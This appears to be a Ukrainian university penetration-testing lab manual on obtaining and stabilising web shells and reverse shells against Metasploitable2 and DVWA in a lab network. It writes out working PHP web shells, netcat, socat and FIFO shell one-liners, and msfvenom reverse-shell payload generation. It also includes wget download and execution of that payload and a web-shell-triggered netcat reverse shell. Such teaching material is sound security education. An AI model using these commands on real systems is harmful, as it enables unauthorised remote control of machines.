ЛАБОРАТОРНА РОБОТА №5
ДОСЛІДЖЕННЯ МЕХАНІЗМІВ РЕАЛІЗАЦІЇ ТА СТАБІЛІЗАЦІЇ ВІДДАЛЕНОГО ТЕРМІНАЛЬНОГО ДОСТУПУ З ВИКОРИСТАННЯМ WEB SHELL ТА REVERSE SHELL

Мета роботи:

1. Дослідження принципів реалізації віддаленого термінального доступу до Linux-систем із використанням механізмів Web Shell та TCP Reverse Shell.

2. Дослідження особливостей ініціації мережевих з'єднань типу Bind та Reverse в умовах сучасної мережевої інфраструктури.

3. Аналіз технічних засобів створення мережевих оболонок та генерації корисного навантаження за допомогою MSFvenom.

4. Дослідження методів стабілізації non-interactive shell до повноцінного інтерактивного TTY-середовища.

Інструменти та ПЗ: ВМ Kali Linux, Metasploitable2, Metasploit, MSFvenom.

Теоретичні відомості

Командна оболонка (Shell) – це програмний інтерфейс взаємодії з операційною системою цільової машини, отриманий в результаті експлуатації вразливості. Метою отримання оболонки є виконання довільного коду, що дозволяє зчитувати/записувати файли або отримати повний контроль над ОС з привілеями скомпрометованого сервісу.

Термінали та інтерпретатори

Перш ніж встановлювати з'єднання, необхідно розрізняти інструменти взаємодії з ОС. До таких інструментів належать:

1. Емулятор терміналу (Terminal Emulator).
2. Інтерпретатор командної мови (Shell/Interpreter).

Емулятор терміналу – це застосунок, який забезпечує графічне вікно для введення команд. Приклади: GNOME Terminal, xterm (Linux), Windows Terminal, PuTTY (Windows), iTerm2 (macOS). Ці програми дозволяють керувати віддаленою системою

Інтерпретатор командної мови – це програма, що працює всередині терміналу, обробляє введені команди та передає їх ядру ОС.

До інтерпретаторів командної мови належать:

1. Bash/Sh – стандарт для Unix-подібних систем (позначається символом ***$***).

2. PowerShell/CMD – стандарт для середовищ Windows (позначається ***PS*** > або ***C:\>)***

3. Python – може використовуватися як інтерактивна оболонка для виконання скриптів.

Ідентифікувати поточний інтерпретатор у Linux можна командами ***ps*** (перегляд активних процесів) або ***env | grep SHELL***. Розуміння типу оболонки на цільовій машині є критичним для вибору правильного синтаксису експлойтів.

Логіка ініціації з'єднання (Bind vs Reverse)

Вибір між типами підключення залежить від мережевої конфігурації цільової системи. При використання **Bind Shell** цільова машина виступає в ролі сервера, відкриваючи порт для входу, що в сучасних умовах є неефективним через сувору фільтрацію вхідного трафіку міжмережевими екранами.



Рисунок 1 – Графічне представлення реалізації Bind Shell

Натомість **Reverse Shell** (зворотна оболонка) переносить ініціативу на бік жертви: цільова система сама звертається до атакуючої машини. Такий підхід вважається стандартом при проведенні тестування на проникнення, оскільки він дозволяє безперешкодно проходити крізь NAT та ігнорувати більшість правил Firewall, що зазвичай дозволяють будь-яку вихідну активність.



Рисунок 2 – Графічне представлення реалізації Reverse Shell

Інструментарій та методи реалізації мережевих оболонок

Для встановлення віддаленого доступу та маніпулювання мережевими потоками даних використовують наступні засоби:

1. Netcat (nc) – утиліта для зчитування та запису даних у мережеві з'єднання з використанням протоколів TCP/UDP.

2. Socat – багатофункціональний ретранслятор, який підтримує шифрування трафіку (SSL/TLS) та роботу з складними типами адрес (SOCKS, проксі, іменовані канали).

3. Living off the Land (LotL) – метод експлуатації, що базується на використанні легітимних системних компонентів, таких як інтерпретатор Bash та його віртуальні пристрої ***/dev/tcp*** або ***/dev/udp***.

Для створення мережевих оболонок за допомогою утиліт Netcat та Socat використовується наступний синтаксис:

1. Створення прослуховувача (Netcat Listener):

nc -lvnp <Port>

Де:

- ***-l*** – режим прослуховування;
- ***-v*** – докладний вивід (verbose);
- ***-n*** – відключення розпізнавання імен DNS (швидкість);
- ***-p*** – номер порту для прослуховування.

2. Ініціація зворотного з'єднання (Netcat):

nc <IP> <Port> -e/-c /bin/bash

Де:

- ***-e*** – виконання файлу після встановлення з'єднання;
- **-c** – виконання команди через системну оболонку (аналог ***sh -c***).

3. Створення прослуховувача (Socat):

socat TCP-LISTEN:<Port> EXEC:/bin/bash

4. Підключення до Bind Shell (Socat):

socat TCP:<IP>:<Port> -

Технічна реалізація Shell-доступу вимагає перенаправлення стандартних потоків введення-виведення (stdin, stdout, stderr) у мережевий сокет. У випадках, коли утиліта Netcat не підтримує пряме виконання команд (відсутній параметр ***-e***), застосовується механізм іменованих каналів (FIFO) для створення замкненого циклу передачі даних між терміналом та мережею.

Приклад реалізації через FIFO:

rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 0.0.0.0 7777 > /tmp/f

Web Shell як вектор прикладного доступу

Web Shell – це шкідливий скрипт, завантажений на веб-сервер у результаті експлуатації вразливостей (наприклад, Arbitrary File Upload у DVWA). На відміну від прямих TCP-з'єднань, взаємодія з Web Shell відбувається на прикладному рівні протоколу HTTP.

Основні характеристики Web Shell:

1. Інкапсуляція команд. Системні команди передаються як параметри HTTP-запитів (GET/POST) або у заголовках. Наприклад, http://target.com/shell.php?cmd=id

2. Прихованість. Трафік маскується під звичайну веб-активність, що дозволяє обходити системи фільтрації Firewall на рівні додатків (L7).

3. Відсутність інтерактивності. Web Shell зазвичай не підтримує постійну сесію, тому часто використовується як інструмент для доставки повноцінного Reverse Shell.

Зазвичай Web Shell створюється за допомогою функцій програмування, які дозволяють виконувати системні команди в ОС.

Найбільш розповсюдженими є наступні варіанти:

1. Функція ***system()*** – виконує зовнішню команду та виводить результат її роботи безпосередньо у відповідь сервера:

```
<?php system($_GET['cmd']); ?>
```

2. Оператор “зворотні лапки” (backticks) – ідентичний за дією до функції ***shell_exec().*** PHP намагається виконати вміст лапок як команду оболонки ОС:

```
<?php echo \$_GET['cmd']`; ?>
```

3. Спеціалізовані функції виконання:

- ***passthru()*** – використовується, коли результат команди є бінарними даними, які потрібно передати безпосередньо в браузер.

```
<?php passthru($_GET['cmd']); ?>
```

- ***shell_exec()*** – повертає весь результат виконання команди у вигляді рядка:

```
<?php echo shell_exec($_GET['cmd']); ?>
```

- ***exec()*** – повертає лише останній рядок результату виконання команди:

```
<?php exec($_GET['cmd'], $output); print_r($output); ?>
```



Рисунок 3- Графічне зображення релізації Web-атаки з використанням Web Shell

Класифікація корисного навантаження (Payloads)

Під час генерації виконуваних файлів для отримання доступу (наприклад, через msfvenom), розрізняють два типи структур:

1. Stageless (наприклад, shell_reverse_tcp).
2. Staged (наприклад, shell/reverse_tcp).

Stageless payload – це автономний файл, що містить весь необхідний код для роботи. Він стабільніший за staged payload, але має більший обсяг.

Staged payload реалізується через модульне завантаження. Спочатку доставляється малий завантажувач (Stager), який після виконання завантажує основну частину коду (Stage) безпосередньо в пам'ять.

Генерація корисного навантаження за допомогою MSFvenom

MSFvenom – це комбінований інструмент фреймворку Metasploit, призначений для генерації та кодування корисного навантаження (payloads) під різні операційні системи та архітектури. Він об'єднує можливості ***msfpayload*** та ***msfencode***.

Для генерації файлів у MSFvenom використовується наступний базовий синтаксис:

```
msfvenom -p <Payload> LHOST=<IP> LPORT=<Port> -f <Format> -o <OutputFile>
```

Де:

- **-p** (Payload) – вибір конкретного корисного навантаження (наприклад, ***linux/x86/shell_reverse_tcp***).

- **LHOST** (Local Host) – IP-адреса атакуючої машини, на які має прийти зворотне з’єднання.

- **LPORT** (Local Port) – номер порту на атакуючій машині, який прослуховується.

- **-f** (Format) – формат вихідного файлу. Для Linux зазвичай використовується ***elf***, для Windows – ***exe***, для веб-сервері – ***php, asp, jsp***.

- **-o** (Output) – шлях та назва файлу, який буде створено.



Рисунок 4 – Приклад створення виконуваного ELF-файлу для подальшого отримання зворотної оболонки

Стабілізація та отримання інтерактивного TTY

Отриманий через Netcat або Web Shell зазвичай є обмеженим (non-interactive). Це означає відсутність підтримки автодоповнення (Tab), історії команд та коректної обробки сигналів (наприклад, Ctrl+C розриває з’єднання).

Для трансформації обмеженої оболонки у повноцінний TTY-термінал використовується наступний алгоритм:

1. Емуляція терміналу через Python (використання модуля ***pty*** для створення псевдо-терміналу):

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

2. Налаштування середовища (встановлення змінної ***TERM=xterm*** для коректного відображення інтерфейсів).

3. Raw-режим терміналу (переведення локального терміналу у режим передачі "сирих" символів за допомогою команди ***stty raw -echo***). Це дозволяє використовувати Tab, стрілки та гарячі клавіші безпосередньо у віддаленій сесії.

Завдання на лабораторну роботу

У межах завдання необхідно згенерувати власний TCP Payload, доставити його на цільову систему та отримати віддалений доступ без використання автоматизованого handler у Metasploit Framewrok.

Завдання 1. Створення та використання власного Reverse Shell (msfvenom).

1. Повторно експлуатуйте вразливий сервіс Metasploitable2, використовуючи модуль *vsftpd_234_backdoor* у Metasploit Framework (Лаб. №4). Мета кроку – отримати первинний shell на цільовій машині.

Після успішної експлуатації:

- Переконайтесь, що shell-сесія активна.

- Залиште цей термінал відкритим.

- Подальші дії виконуйте в новому терміналі.

2. У новому терміналі визначте IP-адресу Kali Linux, яка буде використовувати як LHOST для зворотного з'єднання командою:

```
ip a
```

Зафіксуйте IP-адресу інтерфейсу у внутрішній мережі (172.17.0.X).

3. Згенеруйте виконуваний ELF-файл, який ініціюватиме зворотне TCP-з'єднання до атакуючої машини.

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<IP_адреса_Kali> LPORT=4444 -f elf -o rev.elf
```

Параметри команди:

- **-p linux/x86/shell_reverse_tcp** – тип payload.
- **LHOST** – IP атакуючої машини.
- **LPORT** – порт для зворотного з'єднання.
- **-f elf** – формат виконуваного файлу для Linux.
- **-o rev.elf** – ім'я вихідного файлу.

4. Переконайтеся, що файл успішно створено:

```
ls -l rev.elf
file rev.elf
```

5. Перед виконанням payload необхідно підготувати систему до прийняття зворотного з'єднання. Відкрийте новий термінал в Kali та запустіть netcat у режимі прослуховування порту 4444:

```
nc -lvnp 4444
```

6. Відкрийте новий термінал та запустіть HTTP-сервер для передачі файлу на цільову машину та залиште термінал відкритим:

```
python3 -m http.server 8000
```

7. Оскільки початковий доступ уже отримано через vsftpd, використайте його для завантаження файлу. У shell жертви (термінал Metasploit) виконайте:

```
cd /tmp
wget http://<IP_адреса_Kali>:8000/rev.elf
chmod +x rev.elf
```

8. На машині-жертві (у shell, отриманому через експлуатацію FTP-сервісу) запустіть навантажений ELF-файл:

```
./rev.elf
```

Після виконання програма ініціює TCP-з'єднання з атакуючою машиною на порт 4444 (LHOST:LPORT), вказані під час генерації payload.

9. Перейдіть до терміналу Kali Linux, де запущено *netcat* у режимі прослуховування. У разі успішного виконання попереднього кроку з'явиться повідомлення про встановлення з'єднання. Подальша робота виконується через прямий TCP Reverse Shell у поточному терміналі.

Рисунок 5 – Приклад успішно отриманого з’єднання

10. Переконайтесь, що з’єднання активне та ви керуєте системою жертви:

```
whoami
id
uname -a
pwd
```

Ці команди дозволяють:

1. Визначити поточного користувача.
2. Перевірити його привілеї.
3. Встановити версію ОС.
4. Визначити поточний каталог.

На цьому етапі shell є базовим (non-interactive) та має обмежений функціонал.

11. Стабілізація shell до повноцінного TTY.

Базовий reverse shell:

1. Некоректно обробляє Ctrl + C.
2. Не підтримує автодоповнення.
3. Не працює з su, sudo.
4. Має проблеми з термінальними програмами.

Тому необхідно перевести його у повноцінний TTY-режим:

```
# Створення псевдотерміналу поверх поточного shell
# Виконуйте команду вручну, не використовуючи копіювання!
python -c ‘import pty; pty.spawn(“/bin/bash”)’
```

 # Налаштування змінної TERM для роботи з термінальними функціями.
export TERM=xterm

 # Тимчасова зупинка Shell
Натисніть комбінацію клавіш: Ctrl + Z

У поточному терміналі:

stty raw -echo

fg (не відображається під час виконання)

Натисніть Enter після виконання fg

12. Після виконання стабілізації перевірте, що shell став інтерактивним:

whoami
tty
echo $TERM

Натисніть комбінацію клавіш Ctrl + C

Якщо shell стабілізовано правильно – буде перервано лише поточну команду, але з'єднання не розірветься.

13. Завершіть роботу усіх терміналів.

Завдання 2. Отримання Reverse Shell через Web Shell (DVWA).

1. Перейдіть у браузері за адресою

http://172.17.0.2/dvwa

2. Авторизуйтесь у DVWA (***admin/password***).

3. Перейдіть у розділ DVWA Security.

4. Встановіть рівень безпеки: Low.

5. В новому терміналі Kali Linux створіть файл:

nano shell.php

6. Скопіюйте базовий web shell:

```
<?php
if(isset($_GET['cmd'])){
   system($_GET['cmd']);
}
?>
```

7. Збережіть файл комбінацією клавіш Ctrl + X та підтвердіть назву файлу, натиснувши Y та Enter.

8. У DVWA перейдіть у розділ Upload.

9. Завантажте новостворений файл shell.php.



Рисунок 6 – Процес завантаження PHP-файлу на веб-сервер

10. Після завантаження перейдіть за шляхом, який вказує DVWA:

```
http://172.17.0.2/dvwa/hackable/uploads/shell.php
```

11. Спробуйте виконати базові команди:

```
http://172.17.0.2/dvwa/hackable/uploads/shell.php?cmd=whoami

Також спробуйте інші команди в URL-параметрі:

?cmd=id

?cmd=pwd
```

Переконайтесь, що команди виконуються на сервері, а результати відображаються на веб-сторінці.



Рисунок 7 – Приклад виконання команд у Web Shell

12. Перевірте, який інтерпретатор використовується:

```
?cmd=echo $0
```

13. Перед створенням reverse shell перевірте, чи встановлений netcat:

```
?cmd=which nc

Або

?cmd=nc -h
```

Якщо netcat встановлений, веб-сервер поверне рядок: ***/bin/nc***

14. У новому терміналу Kali Linux запустіть прослуховування порту 5555 за допомогою утиліти netcat:

```
nc -lvnp 5555
```

15. Після запуску listener у Kali необхідно ініціювати зворотне TCP-з’єднання з машини-жертви через Web Shell. У браузері виконайте команду:

```
?cmd=nc 172.17.0.1 5555 -c /bin/sh
```

Де:

1. **172.17.0.1** – IP-адреса Kali Linux.
2. **5555** – порт прослуховування.
3. **-c /bin/sh** – передача управління оболонці sh після встановлення з’єднання.

Після виконання команди web shell не виведе відповіді і сторінка перейде у режим постійного завантаження – це нормальна поведінка, оскільки управління передається у TCP-сесію. В терміналі Kali Linux з запущеним прослуховуванням відбувається з’єднання:

16. Перейдіть до терміналу Kali Linux, де запущено утиліту netcat з прослуховуванням порту 5555.

17. У разі успішного встановлення з'єднання з'явиться повідомлення:

```
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] XXXXX
```



Рисунок 8 – Успішно отримане з'єднання

18. Переконайтесь, що shell активний:

```
whoami
id
uname -a
pwd
```

На цьому етапі shell є нестабільним (non-interactive).

19. Для отримання повноцінного інтерактивного середовища виконайте:

```
# Виконуйте команду вручну, не використовуючи копіювання!
python -c 'import pty; pty.spawn("/bin/bash")'

export TERM=xterm
Натисність: Ctrl + Z
У поточному терміналі виконайте:

stty raw -echo
fg
```

20. Виконайте перевірку інтерактивності:

```
tty
echo $TERM
Спробуйте натиснути Ctrl + C - якщо стабілізацію виконано правильно –
перерветься лише поточна команда, але з'єднання залишиться активним.
```

21. Завершіть роботу терміналу.

Контрольні запитання

1. Що таке Reverse Shell?
2. У чому полягає основна відмінність Bind Shell від Reverse Shell?
3. Який параметр у Netcat переводить утиліту в режим прослуховування?
4. Яке призначення параметра LHOST у MSFvenom?
5. Який формат файлу використовується для Linux при генерації payload через MSFvenom?
6. За допомогою яких запитів Web Shell взаємодіє з операційною системою?
7. Яка функція PHP дозволяє виконувати системні команди та повертати повний результат виконання у вигляді рядка?
8. Чим відрізняється Staged payload від Stageless?
9. Для чого використовується команда stty raw -echo під час стабілізації оболонки?
10. Чому Reverse Shell є більш ефективним у сучасних мережах?

Список джерел

1. GeeksforGeeks. Difference Between Bind Shell and Reverse Shell. *GeeksforGeeks*. URL: https://www.geeksforgeeks.org/computer-networks/difference-between-bind-shell-and-reverse-shell/.

2. HTB Acacemy -Shells & Payloads. *HTB Academy*. URL: https://academy.hackthebox.com/module/115/section/1106.

3. Vaishnavi. How to Create Payload Using Msfvenom. *WebAsha Technologies*. URL: https://www.webasha.com/blog/how-to-create-payload-using-msfvenom-uses-msfconsole-role-and-sending-payload-via-server-in-kali-linux.